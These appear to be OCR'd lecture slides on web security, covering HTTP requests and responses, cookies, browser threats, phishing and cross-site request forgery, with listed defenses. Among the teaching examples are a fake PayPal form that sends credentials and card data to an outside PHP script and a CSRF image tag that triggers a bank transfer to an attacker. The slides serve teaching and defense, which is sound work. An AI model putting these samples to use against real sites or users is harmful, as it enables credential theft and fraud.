
Headers

Data

```
HTTP/1.0 200 OK
Date: Sat, 19 Feb 2011 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Fri, 18 Feb 2011 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

HTTP Cookies



Browser

Web Server


HTTP Reply

Includes status code
Headers describing answer, incl. **cookies**
Data for returned item

Server

Servers can include "*cookies*" in their replies: ***state*** that clients store and return on any subsequent queries to the same server/domain

HTTP Response



HTTP version

Status code

Reason phrase

Headers

Data


```
HTTP/1.0 200 OK
Date: Sun, 19 Apr 2009 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Sat, 18 Apr 2009 17:39:05 GMT
Set-Cookie: session=44ebc991; path=/servlets
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Cookies

Can include a *session identifier* that tracks a user once they have authenticated

Cookies & Follow-On Requests



HTTP Request


Browser

Web Server

Includes “resource” from URL
Headers describing browser
capabilities, including **cookies**
Associated data for POST

Server

HTTP Request



```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991; path=/servlets
Referer: http://mybank.com/login.html?user=alice&pass...

```

GET: download data. POST: upload data.


Web Browser Threats

- What can happen?
  - Compromise
    - Inject code / install malware
  - Theft
    - Of authentication
    - Of private/sensitive information
  - Manipulation
    - Fool a user about what they're seeing
    - Take actions user doesn't intend (theft of volition)
- And what makes the problem particularly tricky?
  - Users are hugely reliant upon browsing

Simple Static HTML Content

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
  </BODY>
</HTML>
```

Threats?



PayPal

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:

PayPal Password:

Full Name:

SSN: - -

Card Type: Card Type

Card Number:

Expiration Date: Month / Year (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country: United States

Zip Code:

Telephone:

Verified By Visa / Mastercard Securecode:

Date of Birth: - - (Ex: dd-mm-yyyy)

Submit Form

By cli

Your

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips

Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

Phishing

```
<form action="http://bit.bg/a/paypal.php"
method="post" name=Date>
```

Generating Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com">
  </BODY>
</HTML>
```

Threats?

When we visit a web site, they can cause us to fetch any URL they wish

Web Accesses w/ Side Effects

- Recall our earlier banking URL:

```
http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- So what happens if we visit `evilsite.com`, which includes:

```
<img src="http://mybank.com/moneyxfer.cgi?
     Account=alice&amt=500000&to=DrEvil">
```

- *Cross-Site Request Forgery* (**CSRF**) attack

CSRF Defenses

- Defenses?
  - Inspect `Referer` headers (require it to be from `mybank.com`)

`Referer: http://evilsite.com/testpage.html`

  - Or: require authentication (not just session cookie!) for serious requests
  - Or: use distinct URLs (including *randomized components*) for bank web pages whose forms users should use for serious requests
- Note: only the server can do these!

Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

